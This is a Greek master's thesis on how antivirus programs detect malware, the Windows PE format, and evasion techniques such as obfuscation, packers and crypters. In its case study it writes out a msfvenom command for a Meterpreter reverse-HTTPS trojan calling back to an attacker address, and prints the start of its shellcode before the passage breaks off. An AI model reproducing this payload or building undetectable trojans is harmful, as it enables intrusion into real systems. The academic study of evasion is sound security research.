Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Προηγμένα Συστήματα Πληροφορικής»

Τίτλος

Παράκαμψη προγραμμάτων προστασίας (Bypassing antivirus)

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**ΠΑΡΑΚΑΜΨΗ ΠΡΟΓΡΑΜΜΑΤΩΝ ΠΡΟΣΤΑΣΙΑΣ**
Ονοματεπώνυμο Φοιτητή	**ΔΗΜΗΤΡΗΣ ΜΑΚΡΗΣ**
Πατρώνυμο	**ΑΘΑΝΑΣΙΟΣ**
Αριθμός Μητρώου	**ΜΠΣΠ17041**
Επιβλέπων	**ΚΟΤΖΑΝΙΚΟΛΑΟΥ ΠΑΝΑΓΙΩΤΗΣ, Επίκουρος Καθηγητής**

Δηλώνω υπεύθυνα ότι η διπλωματική εργασία είναι εξ' ολοκλήρου δικό μου έργο και κανένα μέρος της δεν είναι αντιγραμμένο από έντυπες ή ηλεκτρονικές πηγές, μετάφραση από ξενόγλωσσες πηγές και αναπαραγωγή από εργασίες άλλων ερευνητών ή φοιτητών. Όπου έχω βασιστεί σε ιδέες ή κείμενα άλλων, έχω προσπαθήσει, όσο είναι δυνατόν, να το προσδιορίσω σαφώς μέσα από την χρήση αναφορών, ακολουθώντας την ακαδημαϊκή δεοντολογία.

Ημερομηνία Παράδοσης **Ιούνιος 2019**

Τριμελής Εξεταστική Επιτροπή

(υπογραφή)	(υπογραφή)	(υπογραφή)
ΚΟΤΖΑΝΙΚΟΛΑΟΥ ΠΑΝΑΓΙΩΤΗΣ Επίκουρος Καθηγητής	ΨΑΡΑΚΗΣ ΜΙΧΑΛΗΣ Επίκουρος Καθηγητής	ΠΑΤΣΑΚΗΣ ΚΩΝΣΤΑΝΤΙΝΟΣ Επίκουρος Καθηγητής

Ευχαριστίες

Θα ήθελα να ευχαριστήσω τους καθηγητές μου, Παπαγεωργίου Σπυρίδωνα και Κοτζανικολάου Παναγιώτη, για την στήριξη και την καθοδήγηση που μου παρείχε κατά τη διάρκεια εκπόνησης της διπλωματικής εργασίας.

Επίσης, θα ήθελα να ευχαριστήσω τους φίλους μου και όλα τα κοντινά μου πρόσωπα που με στήριξαν όλο αυτό το διάστημα.

Τέλος, θέλω να ευχαριστήσω τους γονείς μου και τα αδέρφια μου, που πάντα με στηρίζουν σε ότι και αν κάνω.

Περιεχόμενα

Περίληψη

Ζούμε σε μία εποχή, στην οποία γίνεται ευρέως η χρήση του ηλεκτρονικού υπολογιστή. Πληθώρα προσωπικών δεδομένων βρίσκονται σε αυτές τις συσκευές και για αυτό επενδύονται πολλά στην ασφάλεια πληροφοριακών συστημάτων. Η ανάγκη για ασφάλεια, οδηγεί τους χρήστες υπολογιστών στην χρήση προγραμμάτων προστασίας (antivirus). Πολλά από τα προγράμματα προστασίας, εγγυώνται την προστασία του υπολογιστή από κακόβουλους χρήστες. Σε αυτή την διπλωματική εργασία, θα παρουσιαστούν οι τεχνικές που ακολουθούν τα προγράμματα προστασίας, η δομή του συστήματος του λειτουργικού windows, που χρησιμοποιείται από το μεγαλύτερο ποσοστό των χρηστών ηλεκτρονικού υπολογιστή. Τέλος, θα ακολουθήσει η υλοποίηση ενός εκτελέσιμου που στόχο θα έχει την προσπέλαση των προγραμμάτων ασφαλείας(bypassing AV). Σκοπός, της εργασίας, είναι να περιγραφούν τα κενά ασφαλείας, οι μέθοδοι που προσπερνούν τους ελέγχους ασφαλείας και το επίπεδο προστασίας που παρέχεται από τα antivirus στους χρήστες του ηλεκτρονικού υπολογιστή.

Abstract

We live in the era of computers and mobile devices, the use of which is vast and globally acknowledged. Personal data is found on these devices, which makes the investment in security of information systems a necessity. The need of security, drives computer users to use antivirus programs. The majority of the protection programs guarantee the safety of the computer against malicious users. In this diploma thesis will be presented, the techniques used by the protection programs and the structure of the operating windows system, which is used by the largest percentage of computer users. Finally, will follow the implementation of an executable program to overtake security's programs controls (bypassing AV). The purpose of this research is to describe/expose security gaps, methods that prevent security controls and the level of protection provided by antivirus to computer users.

Κεφάλαιο 1: Προγράμματα προστασίας

1.1 ΘΕΜΑ

Δημιουργία και εκτέλεση κατάλληλου ιομορφικού εκτελέσιμου (PE: portable executable), που είναι πλήρως μη ανιχνεύσιμο (FUD: Fully Undetectable) από τα antivirus. Η εργασία θα επικεντρωθεί στη μελέτη μεθόδων ανίχνευσης ιομορφικών εκτελέσιμων, σε τεχνικές παράκαμψης των ελέγχων καθώς και στην υλοποίηση τεχνικών με σκοπό την δημιουργία ενός πλήρως μη ανιχνεύσιμου εκτελέσιμου.

1.2 Στόχος της διατριβής

Η διπλωματική εργασία επικεντρώνεται στη μελέτη των ελέγχων που πραγματοποιούν τα προγράμματα ασφαλείας, στο λειτουργικό σύστημα των windows. Μέσα από την κατανόηση των αντιμέτρων που λαμβάνουν τα σύγχρονα προγράμματα ασφαλείας, θα επιτευχθεί η κατασκευή ενός ιού. Δηλαδή, στα πλαίσια της διατριβής, θα αναπτυχθεί ένα εκτελέσιμο αρχείο, το οποίο έχει ως στόχο την προσπέλαση όλων των μέτρων ασφαλείας. Έτσι, θα δοκιμαστούν οι έλεγχοι που πραγματοποιούν τα antivirus και θα εντοπιστούν τα σημεία όπου ελλοχεύουν κίνδυνοι για αποφυγή των ελέγχων αυτών.

1.3 Δομή της διατριβής

Η εργασία ξεκινάει με την ανάλυση των προγραμμάτων προστασίας (antivirus). Στο πρώτο κεφάλαιο αποδίδονται οι έλεγχοι που πραγματοποιούνται, και πως αυτοί εντοπίζουν τα ιομορφικά εκτελέσιμα. Αφού, περιγραφούν οι μέθοδοι και η λογική των ελέγχων, θα ακολουθήσει η καταγραφή ενός εκτελέσιμου σε windows λειτουργικό περιβάλλον. Δηλαδή, θα αποδοθούν, η δομή του εκτελέσιμου(.exe) και τα δεδομένα που είναι απαραίτητα για την εκτέλεσή του. Στο τρίτο κεφάλαιο, θα γίνει αναφορά σε τεχνικές παράκαμψης των προγραμμάτων προστασίας, των μεθοδολογιών αλλά και των υλοποιήσεων που πραγματοποιηθούν για τη συγκεκριμένη διεξαγωγή ενός μη ανιχνεύσιμου ιομορφικού. Τέλος, ακολουθούν τα συμπεράσματα της διατριβής, που θα περιγράφουν τις εντυπώσεις των ελέγχων των antivirus και πιθανές προτάσεις για την βελτιστοποίηση τους.

1.4 ΕΙΣΑΓΩΓΗ

Σε αυτό το κεφάλαιο θα αναφερθούν οι έλεγχοι που εκτελούνται από τα προγράμματα προστασίας, καθώς και οι τεχνικές που χρησιμοποιούνται για την αποφυγή τους.

1.5 ΕΙΔΗ ΕΛΕΓΧΟΥ ΤΩΝ ΠΡΟΓΡΑΜΜΑΤΩΝ ΠΡΟΣΤΑΣΙΑΣ ΑΠΟ ΙΟΥΣ (ANTIVIRUS)

Σε αυτή την ενότητα θα καταγραφούν τα είδη ελέγχων που εκτελούν τα προγράμματα προστασίας από ιούς. Οι βασικές κατηγορίες απαριθμούνται και αναλύονται παρακάτω (Idika, N., 2007)(Art of Anti Detection 1, 2016):

1. Ανίχνευση βάση της υπογραφής (Signature Based Detection)
2. Στατική ανάλυση του προγράμματος (Static Program Analyze)
3. Δυναμική ανάλυση του προγράμματος (Dynamic Program Analyze)
4. Sandbox
5. Ευρετική ανάλυση (Heuristic Analysis)

6. Εντροπία (Entropy)

1.5.1 Ανίχνευση βάση της υπογραφής (Signature Based Detection)

Το συγκεκριμένο είδος ανίχνευσης συγκρίνει ψηφιακές υπογραφές γνωστών ιομορφικών αρχείων με την ψηφιακή υπογραφή του εκτελέσιμου που εξετάζει το πρόγραμμα προστασίας (antivirus). Συγκεκριμένα, το πρόγραμμα προστασίας, ψάχνει στην βάση δεδομένων, όπου έχει όλες τις υπογραφές των ιομορφικών εκτελέσιμων, για τον εντοπισμό τυχόν κοινής υπογραφής με το εκτελέσιμο που εξετάζεται. Η σύγκριση τίθεται προς όλο το εκτελέσιμο αλλά και σε συμβάντα που μπορεί να προκαλέσει . Τέλος, όταν βρεθεί κάποια κακόβουλη ενέργεια από την δυναμική ή στατική ανάλυση, τότε η ψηφιακή υπογραφή του αρχείου αλλά και των συμβάντων που την προκάλεσαν καταχωρείται στη βάση δεδομένων.

1.5.2 Στατική ανάλυση του προγράμματος (Static Program Analyze)

Κατά την στατική ανάλυση εξετάζεται ο πηγαίος κώδικας και τα στατικά δεδομένα του εκτελέσιμου από το πρόγραμμα προστασίας. Συνήθως, η στατική ανάλυση εντοπίζει μοτίβα, όπως επαναλήψεις,κ.α. , που μπορούν να αξιοποιηθούν και από την ευρετική ανάλυση, που αναλύεται στην ενότητα 1.5.5.

1.5.3 Δυναμική ανάλυση του προγράμματος (Dynamic Program Analyze)

Στη δυναμική ανάλυση το ύποπτο πρόγραμμα εκτελείται κανονικά, στον πραγματικό ή στον εικονικό επεξεργαστή, ώστε να εντοπίσει σε πραγματικό χρόνο ύποπτες, ή μη, διεργασίες. Για να είναι αποδοτική η δυναμική ανάλυση, το πρόγραμμα προστασίας δίνει κατάλληλες εισόδους (inputs) για την πλήρη περιγραφή της συμπεριφοράς του εκτελέσιμου αρχείου.

1.5.4 Sandbox

Sandbox θεωρείται το εικονικό μηχάνημα, το οποίο πραγματοποιεί δυναμική ανάλυση του ύποπτου εκτελέσιμου αρχείου. Με το τρόπο αυτό προστατεύεται το φυσικό μηχάνημα και το λειτουργικό από την προσβολή ενός κακόβουλου εκτελέσιμου, που θα τεθεί σε λειτουργία για την ανάλυσή του.

1.5.5 Ευρετική ανάλυση (Heuristic Analysis)

Πρόκειται για μία ανάλυση που διεκπεραιώνει το πρόγραμμα προστασίας στο ύποπτο εκτελέσιμο, έχοντας ως βάση μία σειρά από στατικούς κανόνες (Bazrafshan, Z., 2013). Στόχος της ευρετικής ανάλυσης είναι ο εντοπισμός άγνωστων ή νέων ”ιών”, μέσα από την αντιστοίχιση προτύπων/μοτίβων που χρησιμοποιούν ήδη γνωστά ιομορφικά αρχεία. Παράδειγμα κανόνα,που χρησιμοποιεί η ευρετική ανάλυση, αποτελεί ο εντοπισμός αποκρυπτογράφησης σε βρόγχο. Φυσικά, η ευρετική μέθοδος δεν μπορεί να εντοπίσει “ιούς” που χρησιμοποιούν μοτίβα που δεν έχουν καταγραφεί ή που είναι καινούργια.

1.5.6 Εντροπία (Entropy)

Το πρόγραμμα προστασίας συναθροίζει την πιθανότητα εύρεσης ενός κρυπτογραφήματος (Lyda, R.,2007). Εάν, το πρόγραμμα εντοπίσει κάποιο κρυπτογραφημένο σημείο στο ύποπτο εκτελέσιμο, τότε μετράει το μέγεθος του κρυπτογραφήματος. Εάν η εντροπία του είναι πολύ μεγάλη, σημαίνει ότι το σύστημα δεν μπορεί να προβλέψει ποιο είναι το αρχικό κείμενο (no computational assumptions) . Σε αυτή την περίπτωση, το πρόγραμμα προστασίας, καθιστά το ύποπτο εκτελέσιμο ως κακόβουλο και το αποκλείει.


Κεφάλαιο 2: Εκτελέσιμα (portable executables)

2.1 ΕΙΣΑΓΩΓΗ

Στο συγκεκριμένο κεφάλαιο, θα γίνει λόγος για το πώς είναι δομημένα τα εκτελέσιμα αρχεία (PE : portable executable) και ποιες είναι οι δομές που διατηρεί το λειτουργικό των windows για την εκτέλεσή τους. Επίσης, θα αναφερθούν οι συχνοί έλεγχοι που πραγματοποιούνται από τα λογισμικά προστασίας κατά τη διαδικασία της εκτέλεσης ενός άγνωστου εκτελέσιμου.

2.2 ΔΟΜΗ ΕΚΤΕΛΕΣΙΜΩΝ ΑΡΧΕΙΩΝ WINDOWS

Τα εκτελέσιμα αρχεία των windows (.exe format), έχουν συγκεκριμένη δομή, ώστε να φορτώσουν τα απαραίτητα δεδομένα και να εκτελεστούν από το λειτουργικό των Windows. Ένα εκτελέσιμο αρχείο θα μπορούσε να διαχωριστεί σε δύο κύριες κατηγορίες (Swinnen, 2014), την επικεφαλίδα του εκτελέσιμου (executable's header) και τις ενότητες του εκτελέσιμου (executable's sections). Στην συγκεκριμένη ενότητα, θα επικεντρωθούμε στην επικεφαλίδα του εκτελέσιμου, η οποία περιέχει όλες τις απαραίτητες πληροφορίες ώστε να εκτελεστεί ο κώδικας (code & imports) και τα δεδομένα του (data).



Εικόνα 1: Δύο κύριες κατηγορίες του εκτελέσιμου, header και sections.

Πιο συγκεκριμένα, η επικεφαλίδα του εκτελέσιμου αποτελείται από την DOS επικεφαλίδα και την PE επικεφαλίδα.

2.2.1 DOS header

Η DOS (Disk Operating System) επικεφαλίδα διατηρείται για λόγους συμβατότητας με τα παλιά λειτουργικά συστήματα. Επίσης, η DOS επικεφαλίδα είναι αναπόσπαστη, παρόλο που αγνοείται από τα σύγχρονα λειτουργικά, ενώ θεωρείται ύποπτη από τα προγράμματα προστασίας στην περίπτωση απουσίας της.

2.2.2 PE header

Η PE (Portable Executable) ή NT επικεφαλίδα, έχει μία στατική υπογραφή η οποία αντιστοιχεί στο “PE\0\0”. Η PE επικεφαλίδα περιέχει όλες τις πληροφορίες σχετικά με το πως θα φορτωθούν τα δεδομένα του εκτελέσιμου στο λειτουργικό των Windows (Microsoft PE, 2018). Η επικεφαλίδα αυτή χωρίζεται σε δύο υποκατηγορίες που είναι η File και η Optional header.

```
C++

typedef struct _IMAGE_NT_HEADERS {
  DWORD                   Signature;
  IMAGE_FILE_HEADER       FileHeader;
  IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

Εικόνα 2: Δομή του PE/NT header

File header

Η File επικεφαλίδα περιέχει όλες τις πληροφορίες σχετικά με το εκτελέσιμο. Δηλαδή, σε τι επεξεργαστή θα εκτελεστεί, τα χαρακτηριστικά του αρχείου (exe x32, dll, κ.α.), την ημερομηνία δημιουργίας του, το μέγεθος της Optional επικεφαλίδας και άλλα, όπως φαίνονται στην παρακάτω εικόνα (εικόνα 3).


IMAGE_FILE_HEADER structure

05/12/2018 • 2 λεπτά για ανάγνωση

Represents the COFF header format.

Syntax

```
C++

typedef struct _IMAGE_FILE_HEADER {
  WORD  Machine;
  WORD  NumberOfSections;
  DWORD TimeDateStamp;
  DWORD PointerToSymbolTable;
  DWORD NumberOfSymbols;
  WORD  SizeOfOptionalHeader;
  WORD  Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```


Εικόνα 3: Δομή του file header

Οι περισσότερες από τις παραπάνω παραμέτρους ελέγχονται από τα προγράμματα προστασίας.

Optional header

Η Optional επικεφαλίδα έχει τις πληροφορίες που απαιτούνται για την εκτέλεση του PE αρχείου. Έχει, δηλαδή, πληροφορίες σχετικά με το μέγεθος του συνολικού κώδικα (SizeOfCode), το μέγεθος των αρχικοποιημένων δεδομένων (SizeOfUnilitializedData) ,των μη αρχικοποιημένων δεδομένων (SizeOfUnilitializedData)του PE αρχείου, κ.α. Σημαντική είναι και η αναφορά της διεύθυνσης εκκίνησης του πηγαίου κώδικα (AddressOfEntryPoint), η οποία ελέγχεται από τα προγράμματα προστασίας και


περιέχει την ενότητα .text με Read,Write και Execute χαρακτηριστικά (characteristics ή flags). Οι περισσότερες από τις παραπάνω πληροφορίες της επικεφαλίδας, εξαρτώνται από τις πληροφορίες που περιέχονται στην υποκατηγορία αυτής, που ονομάζεται κατάλογοι δεδομένων (data directories). Είναι σημαντικό, επίσης, να σημειωθεί ότι πολλές από τις παραπάνω πληροφορίες του Optional header, ελέγχονται από τα antivirus σε συνδυασμό με τα δεδομένα των καταλόγων (data directories).



Εικόνα 4: Δομή του Optional header από CFF Explorer

Data Directories

Τα Data Directories περιλαμβάνουν όλες τις απαραίτητες πληροφορίες, ώστε να φορτωθούν τα sections .rdata, .reloc, κλπ. στο σύστημα και κατ' επέκταση στη μνήμη.



Εικόνα 5: Δομή των Data Directories από CFF Explorer

Αυτό που είναι αναγκαίο να σημειωθεί είναι, ότι οι περισσότερες ενότητες χρησιμοποιούνται από τον PE loader, πριν την δημιουργία και την εκτέλεση κάποιου process. Οι δείκτες, μιας και οι περισσότερες


ενότητες αφορούν διευθύνσεις και μεγέθοι στη μνήμη, των sections (.rdata, .rcsc, κλπ.) πρέπει να είναι έγκυροι αλλιώς ο PE loader δεν θα φορτώσει το εκτελέσιμο (όχι κρυπτογραφημένοι, κ.α.).

Section Table

Για την καλύτερη κατανόηση της παραπάνω δομής και δεδομένων, που χρειάζονται για την εκτέλεση ενός αρχείου .exe μορφής, απαραίτητη είναι η επεξήγηση του Section table. Το section table αποτελείται από ενότητες δεδομένων και εδώ θα αναφερθούν οι 6 από αυτές, που είναι οι εξής (Windows NT File Format Specifications,1997) (Microsoft PE and COFF Specification, 2018):

1. .text
   Η ενότητα .text περιέχει τον πηγαίο κώδικα που θα εκτελέσει μία σειρά εντολών.
2. .rdata
   Η ενότητα .rdata περιέχει τα μεταδεδομένα που προκύπτουν μετά το compile.
3. .data
   Η .data περιλαμβάνει όλα τα στατικά δεδομένα του πηγαίου κώδικα.
4. .bss
   Η .data περιλαμβάνει τα μη αρχικοποιημένα δεδομένα του κώδικα.
5. .rscrc
   Η ενότητα .rsrc έχει πληροφορίες για πόρους της εκάστοτε ενότητας, όπως, τα resource directory tables, τα resource directory strings, τα resource data descriptions και το resource data.
6. .reloc
   Η .reloc περιλαμβάνει το Relocation Table, απαραίτητο για να ξέρει ο PE loader που θα φορτώσει τα δεδομένα του εκτελέσιμου στην μνήμη.

Παρακάτω ακολουθεί μία εικόνα όπου απεικονίζονται τα sections ενός εκτελέσιμου.



Εικόνα 6: Section table και sections

Κεφάλαιο 3: Τεχνικές παράκαμψης ελέγχων(Anti Detection Techniques)

3.1 ΕΙΣΑΓΩΓΗ

Στο συγκεκριμένο κεφάλαιο θα γίνει λόγος για τις τεχνικές παράκαμψης των ελέγχων, που πραγματοποιούν τα προγράμματα προστασίας. Θα παρουσιαστούν, αναλυτικά, για κάθε μέθοδο εντοπισμού, όπως είδαμε στο κεφάλαιο 1, και μία ή περισσότερες τεχνικές παράκαμψης.

3.2 ΜΕΘΟΔΟΙ ΠΑΡΑΚΑΜΨΗΣ ΠΡΟΓΡΑΜΜΑΤΩΝ ΠΡΟΣΤΑΣΙΑΣ

Στην συγκεκριμένη ενότητα θα γίνει λόγος για τρεις βασικές μεθόδους που ξεπερνούν τα προγράμματα προστασίας. Οι μέθοδοι είναι οι εξής(Vinod, P.,2009) (Marpaung, J. A., 2012):

- **Obfuscation**
- **Packers**
- **Crypters**

3.2.1 Obfuscation

Η ιδέα της μεθόδου της "επισκίασης" (obfuscation) βασίζεται στην ανάμειξη του πηγαίου κώδικα με κώδικα που δεν επηρεάζει την λειτουργικότητα του εκτελέσιμου. Συνήθως, αυτή η μέθοδος χρησιμοποιείται για να ξεφύγει το εκτελέσιμο, την στατική ανάλυση των προγραμμάτων προστασίας. Όχι, μόνο ξεπερνάει τα hash signatures, στην περίπτωση που χρησιμοποιείται ένας ήδη υπάρχον ιομορφικό, αλλά μπορεί να αλλάξει και την αλληλουχία των διεργασιών που μπορεί να εντοπίζεται από τα antivirus μέσω της ευρετικής ανάλυσης (Christodorescu, M.,2006).

3.2.2 Packers

Η μέθοδος υλοποίησης ενός packer, είναι ο συνδυασμός ενός κώδικα αποσυμπίεσης και ενός συμπιεσμένου κώδικα σε ένα εκτελέσιμο. Συνήθως, υπάρχει ένα section στο Section table, το οποίο αποσυμπιέζει το ιομορφικό που είναι συμπιεσμένο και το εκτελεί κατευθείαν στην μνήμη (RAM).

3.3.3 Crypters

Η λογική των crypters δεν διαφέρει πολύ από τους packers. Οι crypters αποτελούνται από τον builder και το stub. Ο builder, κρυπτογραφεί το δυαδικό(binary) και το τοποθετεί μαζι με το stub. Το stub είναι υπεύθυνο για την αποκρυπτογράφηση του δυαδικού και την εκτέλεση του στην μνήμη πίσω από άλλο process μέσω της μεθόδου RunPe, συνήθως.

3.3.4 Αρνητικά σημεία των μεθόδων

Τα σύγχρονα όμως, προγράμματα προστασίας εντοπίζουν τόσο τους packers όσο και τους crypters. Αυτό συμβαίνει γιατί και οι δύο μέθοδοι προσπαθούν να φορτώσουν στην μνήμη δεδομένα, με αποτέλεσμα να μιμούνται το loader του συστήματος(χρήση συγκεκριμένων API μεθόδων), και γιατί ακολουθούν συγκεκριμένη αλληλουχία δράσης (Εικόνα 7). Επιπλέον, η αποκρυπτογράφηση ολόκληρου του PE αρχείου αυξάνει την εντροπία των αρχείων με αποτέλεσμα να εντοπίζονται πάλι από τα προγράμματα προστασίας.

1. Decrypt the sections above him, which make up for the whole original executable
2. Relocate them, if necessary
3. Resolve its imports
4. Jump to its Original Entry Point

Εικόνα 7: Σειρά δράσης ενός packer

3.3 ΜΕΛΕΤΗ ΠΕΡΙΠΤΩΣΗΣ

Σε αυτήν την ενότητα θα καταγραφεί η προσέγγιση που αναπτύχθηκε για την διεκπαιρέωση ενός ιομορφικού που είναι πλήρως μη εντοπίσιμο (FUD). Για την μελέτη περίπτωσης έγινε χρήση μιας σειράς από λογισμικά που είναι τα εξής:

- Oracle VM Virtual Box
- Ubuntu
- Metasploit
- Microsoft Visual Studio 2008
- CFF Explorer
- Microsoft Security Essentials
- AVG 2019

Πιο συγκεκριμένα, πραγματοποιήθηκε εγκατάσταση του λειτουργικού των Ubuntu σε εικονικό μηχάνημα, μέσω του VM Virtual Box. Στη συνέχεια, έγινε η εγκατάσταση του Metasploit. Με την χρήση της εντολής msvenom, όπως φαίνεται στην εικόνα 7, θα κάνουμε εξαγωγή ένα πίνακα, ο οποίος περιέχει ένα trojan που υλοποιεί μία κρυπτογραφημένη αντίστροφη σύνδεση (από το θύμα στον επιτιθέμενο), στο port 443. Στην εικόνα 8, απεικονίζεται δεκαεξαδικό trojan binary.

```
root@dimitris-VirtualBox:~# msfvenom -a x86 --platform Windows -p windows/meterpreter/
reverse_https LHOST=192.168.1.9 LPORT=443 -f c > meterpreteer.c
```

Εικόνα 7: Εντολή export του δεκαεξαδικού binary

```
Open
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\x31\xdb\x53\x53\x53\x53\x53\x68\x3a\x56"
"\x79\xa7\xff\xd5\x53\x53\x6a\x03\x53\x53\x68\xbb\x01\x00\x00"
"\xe8\x68\x01\x00\x00\x2f\x5a\x42\x6a\x33\x57\x4c\x35\x48\x52"
"\x4f\x41\x55\x43\x68\x55\x4c\x53\x47\x6e\x45\x6d\x51\x79\x74"
